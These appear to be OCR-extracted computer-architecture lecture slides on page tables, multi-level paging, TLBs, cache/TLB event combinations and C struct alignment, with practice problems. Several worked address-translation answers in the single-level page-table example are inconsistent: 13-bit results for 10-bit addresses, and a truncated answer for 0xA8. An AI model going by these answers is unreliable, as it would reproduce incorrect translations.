
Example: Single-Level Page Table

Index	Valid	PPN
0	0	0x0E
1	1	**0x1E**
2	1	0x16
3	1	**0x06**
4	0	0x0B
5	1	0x1F
6	0	0x15
7	0	0x0A

8-bit virtual addresses, 10-bit physical addresses, 32-byte pages

- Physical address of virtual address **0x2D**? **00101101** => **0 0011 1100 1101**
- Physical address of virtual address **0x7A**? **01111010** => **0 0000 1101 1010**
- Physical address of virtual address **0xEF**? **11101111** => (not valid)
- Physical address of virtual address **0xA8**? **10101000** => **0 1000**


A page table for each process



Page-level memory protection and sharing (page tables in kernel memory).

Process context switch: load PTBR from GDT into CR3 register, **flush TLB.**

Multi-Level Page Table: More indirections



The virtual address space can be very large for a single process.

⇒ Most of the page table entries are not used

⇒ **Idea:** use a **page directory** where entries point to next-level tables (if present)

⇒ Each level contains base of next table (if present), **last level contains PPN**

Problem: Three-Level Page Table


Consider a 3-level VM system with:

- 36-bit physical address space
- 32-bit virtual address space
- 4 kB pages
- Page tables implemented as look-up tables
- 256 entries for page directory
- 64 entries in second-level page table

Find out:

- The layout of virtual addresses (1st / 2nd / 3rd table offset, page offset)
- The number of entries in third-level page table
- The size of each page table (assume 4 bytes for each entry)
- Minimum size of entries of third page table?
- Maximum amount of physical RAM in the system?

Translation Lookaside Buffer



A *k*-level page table requires *k* memory accesses in the worse case.

Idea: cache address mappings inside the CPU (10 ns hit time).

- **VPN is the cache tag**, **PPN is the entire cache block**
- High degree of associativity (4-way or fully-associative: low miss rate)
- What about reading a sequence of addresses? Hit rate, miss rate of TLB?

Average Access Time = (**Hit Time**) + (**Miss Rate**) × (**Miss Penalty**)


Example: 2-way set associative TLB

Index	Valid	Tag	PPN
0	1	0x13	**0x30**
	0	0x34	0x58
1	0	0x1F	0x80
	1	0x2A	0x72
2	1	**0x1F**	0x95
	0	0x20	0xAA
3	1	0x3F	0x20
	0	0x3E	0xFF

16-bit virtual and physical addresses, 256-byte pages

- Physical address of virtual address **0x7E85** == **0111 1110** 1000 0101
- Virtual address of physical address **0x3020** == **0011 0000** 0010 0000

Intel Core i7: TLB and translation before L1



What would be the problems of a cache before the TLB?

TLB	Page table	Cache	Possible? If so, under what circumstance?
Hit	Hit	Miss	Possible, although the page table is never really checked if TLB hits.
Miss	Hit	Hit	TLB misses, but entry found in page table; after retry, data is found in cache.
Miss	Hit	Miss	TLB misses, but entry found in page table; after retry, data misses in cache.
Miss	Miss	Miss	TLB misses and is followed by a page fault; after retry, data must miss in cache.
Hit	Miss	Miss	Impossible: cannot have a translation in TLB if page is not present in memory.
Hit	Miss	Hit	Impossible: cannot have a translation in TLB if page is not present in memory.
Miss	Miss	Hit	Impossible: data cannot be allowed in cache if the page is not in memory.

FIGURE 5.26 The possible combinations of events in the TLB, virtual memory system, and cache. Three of these combinations are impossible, and one is possible (TLB hit, virtual memory hit, cache miss) but never detected.

Solve the problems from the website

http://bytes.usc.edu/cs356/docs/cs356_cache_sol.pdf
http://bytes.usc.edu/cs356/docs/cs356_vm_sol.pdf

Virtual Memory

32-bit virtual addresses, 36-bit physical addresses, 16 kB pages

- Bits of page offset? VPN bits? PPN bits?
- Number of pages in virtual and physical memory?
- Page table size with 4 byte entries?
- VPN bits breakdown for 3-level (32 / 64 / unknown)-entries?
  - Worst-case size with 4 byte entries and 10 pages in use?
- 4-way set associative TLB with 128 total entries
  - VPN bits mapping to tag / set / page offset?

Struct Alignment

- Rule (suggested by Intel): **objects of K bytes aligned at multiples of K**
  - Hence: Trailing padding to align struct at the multiples of max(K)
- Check for yourself with **`sizeof`** and **`offsetof`** in C (run **`man offsetof`**)
- The assembly code will use these offsets!
- Read Section 3.9.3; also useful: www.catb.org/esr/structure-packing

```
struct data {
    char A;
    int B;
    short C;
};
```